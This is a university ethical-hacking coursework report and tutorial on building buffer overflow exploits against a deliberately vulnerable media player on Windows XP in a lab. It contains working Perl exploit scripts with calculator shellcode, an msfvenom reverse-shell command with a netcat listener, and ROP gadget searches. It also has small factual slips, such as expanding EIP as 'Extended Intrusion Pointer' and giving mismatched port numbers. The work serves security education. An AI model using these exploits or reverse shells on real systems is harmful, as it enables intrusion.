



**Abertay
University**

Vulnerable Media Player

Rory Leanord

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

Abstract

This paper aims to investigate the development of buffer overflow attacks, on a media player provided for testing. The paper goes on to outline the steps required to successfully develop a buffer overflow attack, as well as discussing advanced techniques and exploits.

A buffer overflow attack exists when the user can submit data, which is not verified. This unverified data then overwrites the EIP location, which is used to specify the next command for the program. This then causes the program to either crash or execute injected code.

The media player will be tested for the presence of a buffer overflow, and the media player tested was found to have many vulnerabilities, which are further explained in this paper. Firstly, the development will happen with Data Execution Prevention (DEP) disabled, where an advanced exploit will be developed. After which, an exploit is developed to bypass DEP, using ROP chains. Finally, an exploit is developed using a technique known as egg hunter shellcode.

Contents

1	Introduction	1
1.1	Background	1
1.2	Document Structure.....	1
1.3	Introduction To Buffer overflows	2
1.3.1	What is a Buffer Overflow?	2
1.4	Mitigations against buffer overflow	3
2	Procedure and Results	4
2.1	Overview of Procedure	4
2.2	Tools Used.....	4
2.3	Development Under windows Without DEP	5
2.3.1	Exploring the application	5
2.3.2	Creating a test file	5
2.3.3	Calculating the EIP Location.....	6
2.3.4	Calculating the buffer size.....	9
2.3.5	Creating the Proof of Concept	10
2.4	Advanced Exploit.....	12
2.5	Development With DEP on	13
2.6	Egg Hunter	15
3	Discussion.....	17
3.1	Intrusion Detection Systems	17
3.2	Evading IDS.....	17
3.2.1	Fragmentation.....	17
3.2.2	Encryption	18
3.2.3	Denial of Service.....	18
3.2.4	Poly/Metamorphic Shellcode	18
3.3	Buffer Overflow Countermeasures	19
3.3.1	Secure code	19
3.3.2	Data Execution Prevention	19
3.3.3	Address Space Layout Randomization	19
3.4	Tutorial Outcome	20
3.5	Future work.....	20

References part 1	21
Appendices.....	23
Appendix A – Crasher Script.....	23
Appendix B – Pattern Crasher	23
Appendix C – Accurate Crasher Script	24
Appendix D – Calculator Script	24
Appendix E – Advanced Exploit.....	25
Appendix F – ROP Chain.....	26
Appendix G – ROP Chain script	27
Appendix H – Egg hunter	28

1 INTRODUCTION

1.1 BACKGROUND

A media player was provided, with the intent of exploiting the application with a buffer overflow attack, and subsequent creation of a tutorial to illustrate the process required to create a buffer overflow exploit. This paper will cover the creation and exploitation of buffer overflow exploits with both Data Execution Prevention (DEP) disabled, then later re-enabled to test if exploitation is still possible. Over the last 10 years, buffer overflows have been the most common vulnerability discovered (Buffer overflows: attacks and defenses for the vulnerability of the decade, 2021).

The proof of concept (POC) for this exploit will be, once the exploit is run, shellcode to run the calculator application on the target machine will be executed. This will prove the existence of the vulnerability and demonstrate how it can be used for more advanced exploits, such as reverse shells.

1.2 DOCUMENT STRUCTURE

This document covers the steps used to create a buffer overflow exploit, and execute it onto a vulnerable application, for this example a media player. This tutorial covers the following areas:

- Introduction to Buffer Overflows
- Procedure and Results
 - Tools used
 - Development under Windows XP with no DEP
 - Advanced Exploit
 - Egg-Hunter Shellcode
 - Development under Windows XP with DEP Enabled
- Discussion
 - Buffer Overflow Countermeasures
 - Evading Intrusion Detection Systems
 - Tutorial Outcome
 - Future Work

Screenshots will be included throughout the development process, to better illustrate the steps and processes required to develop the exploit. The table below outlines key terms which are used throughout the tutorial, along with a description and definition.

Term	Definition	Description
EIP	Extended Intrusion Pointer	Informs the computer where to go to execute the next commands
DEP	Data Execution Prevention	Windows security feature that helps protect your computer from security threats

ROP	Return-Oriented Programming	Exploit that allows an attacker to execute code
-----	-----------------------------	---

1.3 INTRODUCTION TO BUFFER OVERFLOWS

1.3.1 What is a Buffer Overflow?

To understand a buffer overflow attack you must first look at what a buffer is. A buffer is a segment of memory designated to the runtime of a specific application. This holds all the data required by the program for its execution (Buffer Definition, 2021).

A buffer overflow is a vulnerability that exists when a developer or programmer doesn't effectively perform boundary checking onto user-submitted data. Due to this oversight, if a user were to input data that was too large for the intended buffer size, it can overwrite critical points in the register like the Extended Instruction Pointer (EIP). The EIP is a read-only register value, present on x86 architectures, which is used to store the information on the next instruction that the program should read or execute. If the EIP register is overwritten by data, which exceeds the length of the buffer, the EIP will no longer execute the next instruction of the application and will instead execute the overwritten data. In the case of an accidental overwrite, the program will crash, as there will be no further instructions for it to carry out. However, if the data has been specially crafted, as is the case with buffer overflow exploits, the data could contain malicious shellcode, which would be executed instead of the EIP and next program instruction.

Figure A shows a simplified diagram of a buffer overflow attack. It outlines 3 steps of a buffer overflow attack, the first being the initial memory setup, showing the buffer size, along with the EIP present within the memory. The second part showing how the user's input overwrites the EIP, causing the program to crash. The third section showing a buffer overflow exploit, with the EIP being overwritten, and changed to run the shellcode the attacker has added. For this tutorial, it will be to run the calculator application on Windows XP.




Figure A - Buffer Overflow Diagram

1.4 MITIGATIONS AGAINST BUFFER OVERFLOW

As mentioned previously, buffer overflow vulnerabilities exist when the application doesn't sanitize user-submitted data. By not sanitizing the data, it allows for a user to input data that is much larger than the dedicated buffer size. This issue could be sorted by sanitizing the submitted data, ensuring that it fits into the dedicated buffer size, stopping the potential for an overflow.

Another mitigation technique used to prevent buffer overflow vulnerabilities is Address Space Layout Randomization (ASLR). ASLR periodically moves the memory address location, so that the exploit cannot target a specific memory location. Due to the nature of buffer overflow attacks, requiring them to target very specific memory locations, the implementation of ASLR can mitigate the risks that buffer overflows present (MagicPoint presentation foils, 2021).

DEP is another popular system used to protect against buffer overflow attacks. DEP defines areas of the memory as either executable or non-executable. By marking sections of memory as non-executable, it prevents an attacker from being able to execute shellcode on that section of memory. DEP has been built into Windows by default since Windows XP and 2003. DEP doesn't perform analysis of the code to determine if it's malicious or not, the system ensures that the code isn't placed onto the stack or executed.

DEP has many configuration settings available on Windows XP (Data Execution Prevention - Win32 apps, 2021), such as AlwaysOn, AlwaysOff or OptIn, or OptOut. The default DEP configuration on windows is OptIn, to protect the windows binaries and configurations. However, this can be changed to OptOut, to protect all the processes and services running on the computer, with the exemption of processes the user stated. With DEP enabled, many common, and low skill, buffer overflow attacks are prevented, however, doesn't stop all buffer overflow attacks, as it is possible to evade DEP protection.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

As previously mentioned, a vulnerable media player has been provided for the development of a buffer overflow exploit. This section of the paper will cover each step of the procedure and results.

The exploit for the vulnerable media player will be developed within a Windows XP virtual machine. The exploit will be developed firstly with DEP disabled, to give a higher chance of the exploit being successful. Next, the exploit will be developed with DEP enabled, which is a more difficult exploit to develop as there is an added protection layer.

The stages of developing the exploit will be as follows:

- Creating a Proof of Concept, to prove that the exploit exists within the program
- Creating the exploit, done by executing the calc.exe on the target machine

2.2 TOOLS USED

Kali Linux Virtual Machine

Kali Linux is a distro of Linux that comes preloaded with hundreds of tools for penetration testing and security testing. (Kali Linux, 2021)

Metasploit Framework

Metasploit is a tool that comes preloaded on an install of Kali Linux. The tool contains thousands of known exploits and can be added too. (Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit, 2021)

Ollydbg

This is a windows-based debugger, which specializes in binary analysis and can be used to trace registers, locate routines, and recognize procedures. (OllyDbg v1.10, 2021)

Immunity Debugger

Like Ollydbg, Immunity is a window-based debugger program. However, it can be used to aid in exploit development, through the use of python based plugins. (Immunity Debugger, 2021)

2.3 DEVELOPMENT UNDER WINDOWS WITHOUT DEP

2.3.1 Exploring the application

To prove the existence of a buffer overflow, several stages must be completed, each building on the last. The first stage is to explore the application and find any functionality that may be exploitable. In the case of the media player, the application allows users to import songs and playlists, as well as custom “skins” to change how the application looks. These settings can be viewed by right-clicking the application and selecting options.




Figure B - media player

2.3.2 Creating a test file

Once the application has been explored, and potential points where a vulnerability can be exploited, a test file was created. The file was created using the Perl script seen in figure C. This script created a file called “SkinCrashPOC.ini”, which contained 1250 As. The output file of the script was inputted into the custom skin section of the media player, resulting in the application crashing, which can be seen in figure D and found in appendix A. This proves that the media player is vulnerable to buffer overflow attacks.

```
1 my $file= "skinCrashPOC.ini";
2 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3
4 my $junk1 = "\x41" x 1250;
5
6 open($FILE,">$file");
7 print $FILE $header.$junk1;
8 close($FILE);
```

Figure C - Initial Perl Script




Figure D - Program Crash

2.3.3 Calculating the EIP Location

The EIP register plays an essential part in a buffer overflow attack. As mentioned previously, for a buffer overflow attack to be successful the EIP needs to be overwritten and execute incorrect instructions. To do this, the EIP number needs to be discovered using the tool Ollydbg.

To start, the media player was loaded into Ollydbg, this can be seen in figure E.




Figure E - Ollydbg

While the media player was attached to Ollydbg, the “SkinCrashPOC.ini” file was run, to ensure that the input was long enough. As can be seen in figure F, the EIP is reading “41414141”, or all As.




Figure F - EIP overwrite

To calculate the exact location of the EIP, a tool called “pattern_create” was used, as seen in figure G. This creates a text file contains a pattern of 1250 characters, which can be used to calculate the exact EIP number.

```
C:\cmd>pattern_create.exe 1250>Bof1250.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr5.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
instead.
C:\cmd>
```

Figure G - Pattern Create

The Perl script created earlier is now updated with the pattern, this can be seen in figure H, and can also be found in appendix B.




Figure H - Pattern added

The created file, "skinCrashpattern.ini", was input into the media player, while it was attached to Ollydbg. As can be seen in Figure I, the EIP number has been overwritten.




Figure I - EIP after the pattern

Due to the input of the pattern, this value can be used to calculate the exact location, with the help of a tool called "pattern_offset". To use the tool, take the EIP number and the length of the pattern and uses it to calculate the buffer size, the command to do this can be found in figure J.

```
C:\cmd>pattern_offset.exe 42316A42 1250
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr6.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
instead.
1053
```

Figure J - Pattern Offset

Using the calculated buffer size of 1053, the Perl script is updated, to include the exact buffer size. As well as this, four 4 Bs are added to the script, so that it is possible to differentiate if the EIP is being overwritten. For example, if only 3 Bs are showing then another character needs to be added to the buffer. The updated script can be seen in Figure K.

```
my $file= "skinCrashPOC.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

my $junk1 = "\x41" x 1053;

my $eip = "BBBB";

open($FILE,">$file");
print $FILE $header.$junk1.$eip;
close($FILE);
```

Figure K - EIP Accurate

If done correctly, when the created file is inputted into the media player, while it's attached to Ollydbg the EIP number should read "42424242", as can be seen in figure L.




Figure L - EIP overwrite

2.3.4 Calculating the buffer size

The next stage in the development of the exploit is to find the NOP Slide. The NOP Slide is a series of No Operation Commands, telling the CPU to move to the next command. This is necessary for a successful buffer overflow attack as without the shellcode could corrupt, leaving the exploit useless.

To do this characters' will need to be added after the EIP, this allows us to calculate the size an exploit can be, depending on the size of the usable space, depends on the exploit used. To create the characters, the "patter_create" tool will be used again, however, this time only 800 characters will be created. These will then be added into the Perl script, after the EIP locator, this can be seen in Figure M below.




Figure M - Space calculations

Once the created file is input into the media player, using the pattern it is possible to determine the size of space to contain the exploit, in this case, that is the end of the input, so the space is more than 800 bytes. You can calculate this by taking the end of the input, in this case, "a5Ba", and searching it in a text editor.

2.3.5 Creating the Proof of Concept

With all the information collected so far, and the current Perl script, it is time to create a proof of concept. To do this create a copy of the Perl script, just in case the exploit fails, there is a working script to go refer to.

The original created file caused the media player to crash, however, the goal of the exploit is to get the calculator to run. To run the calculator, shellcode created by John Leitch will be used. This is due to the shellcode being available online. The shellcode can be seen in Figure N, as can be the shellcode is only six lines and 16 bytes. This is common practice for the creators, of shellcode, to try and make them as small as possible, to allow the shellcode to be used in more exploits.

```
/*-----
Title.....Windows XP SP3 EN Calc Shellcode 16 Bytes
Release Date.....12/7/2010
Tested On.....Windows XP SP3 EN
-----
Author.....John Leitch
Site.....http://www.johnleitch.net/
Email.....john.leitch5@gmail.com
-----*/

int main(int argc, char *argv[])
{
    char shellcode[] =
        "\x31\xC9"           // xor ecx,ecx
        "\x51"               // push ecx
        "\x68\x63\x61\x6C\x63" // push 0x636c6163
        "\x54"               // push dword ptr esp
        "\xB8\xC7\x93\xC2\x77" // mov eax,0x77c293c7
        "\xFF\xD0";          // call eax

    ((void(*)())shellcode)();

    return 0;
}
```

Figure N - Shellcode

This shellcode is then added to the Perl script, along with the nopslice. The final script should look like what can be seen in Figure O, it can also be found in Appendix D.

```

1 my $file= "skinCrashPOC.ini";
2 my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
3
4 my $junk1 = "\x41" x 1053;
5
6 my $eip = pack('V',0x7C86467B);
7
8 my $nopslide = "\x90" x 50;
9
10 my $shellcode = "\x31\xC9" .
11                 "\x51" .
12                 "\x68\x63\x61\x6C\x63" .
13                 "\x54" .
14                 "\xB8\xC7\x93\xC2\x77" .
15                 "\xFF\xD0";
16
17
18 open($FILE,">$file");
19 print $FILE $header.$junk1.$eip.$nopslide.$shellcode;
20 close($FILE);

```

Figure O - Calculator Exploit

Once the created file is uploaded to the media player, instead of crashing, the media player will execute the calculator shellcode. As can be seen in Figure P, on the execution of the shellcode, the calculator application runs. This is due to the carefully crafted exploit which when executed executes the shellcode.




Figure P - Calculator Executed

2.4 ADVANCED EXPLOIT


During this stage of the tutorial, an advanced exploit will be developed. The advanced exploit used for this example will be a reverse shell, to a secondary Kali VM. To create this exploit, tools such as MSF venom will be used to generate shellcode for the exploit.

MSF venom is part of the Metasploit framework, which comes pre-installed within Kali Linux. (MSF Venom, 2021)

To do this, within the kali terminal, execute the command.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.254 LPORT=4445 -  
f PERL -e x86/alpha_upper
```


This command will generate reverse shell shellcode, specific to your specifications, for this example, it will generate shellcode to create a reverse shell to the host on port 4445. Once the shellcode is generated, it will be added into the Perl script, replacing the calculator shellcode. This script, along with the shellcode can be found in Appendix E. Once the shellcode has been implemented into the file, a listener will need to be created on the kali machine, for the designated port, in this example, it is port 4445. This is done through the command, `nc -nlvp 4446` and the results can be seen in figure Q.



```
root@kali:~# nc -nlvp 4445  
listening on [any] 4445 ...
```

Figure Q - Netcat Listener

Once the exploit has executed, a shell should open within that terminal window, as can be seen in figure R. Once this shell has been created, full control of the XP machine is gained.



```
connect to [192.168.1.254] from (UNKNOWN) [192.168.1.200] 1058  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Administrator\Desktop\Cw>cd
```

Figure R - Shell Created

2.5 DEVELOPMENT WITH DEP ON

After the creation of the working Proof of Concept (POC), it's time to develop the exploit for DEP on. To do this the first step will be enabling DEP OptOut mode. This enables DEP for all applications on the machine, except ones whitelisted. For this example, no applications will be whitelisted.

To develop this exploit ROP (Return-Orientated Programming) chaining will be used. This is when the exploit calls small sections, known as gadgets, of DLLs present on the machine. To create an exploit, these gadgets will need to be stacked in such a way that they will carry out unintended actions on the victim machine.

To find these gadgets, a tool called “mona” will be used. Mona searches a specified DLL for useful gadgets. In this case, msvcrt.dll is used, this is due to it being a commonly used DLL. The following command was used;

```
!mona rop -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

This generates a list of possible ROP chains that can be used and can be seen in the log data section of the immunity debugger as well as in a text file. The mona command can be edited to add a return command. This is essential as a return command is required to start the ROP chain, the command is as follows;

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
```

The full output of this command can be seen in a text file in the immunity debugger program files, a section can be seen in figure S. To choose the return address, the addresses marked as “PAGE_READONLY” and “PAGE_WRITECOPY” are to be ignored, as they are non-executable, so only addresses marked “PAGE_EXECUTE_READ” can be used, as these are the executable addresses.

73	0x77c65c8c	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
74	0x77c66032	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
75	0x77c66342	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
76	0x77c66578	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
77	0x77c66716	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
78	0x77c6678a	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
79	0x77c667ba	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
80	0x77c66876	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
81	0x77c66b2c	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
82	0x77c66b38	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
83	0x77c66ee0	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
84	0x77c67498	: "retn"	{PAGE_READONLY}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WIN
85	0x77c11110	: "retn"	{PAGE_EXECUTE_READ}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
86	0x77c1128a	: "retn"	{PAGE_EXECUTE_READ}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
87	0x77c1128e	: "retn"	{PAGE_EXECUTE_READ}	[msvcrt.dll]	ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:
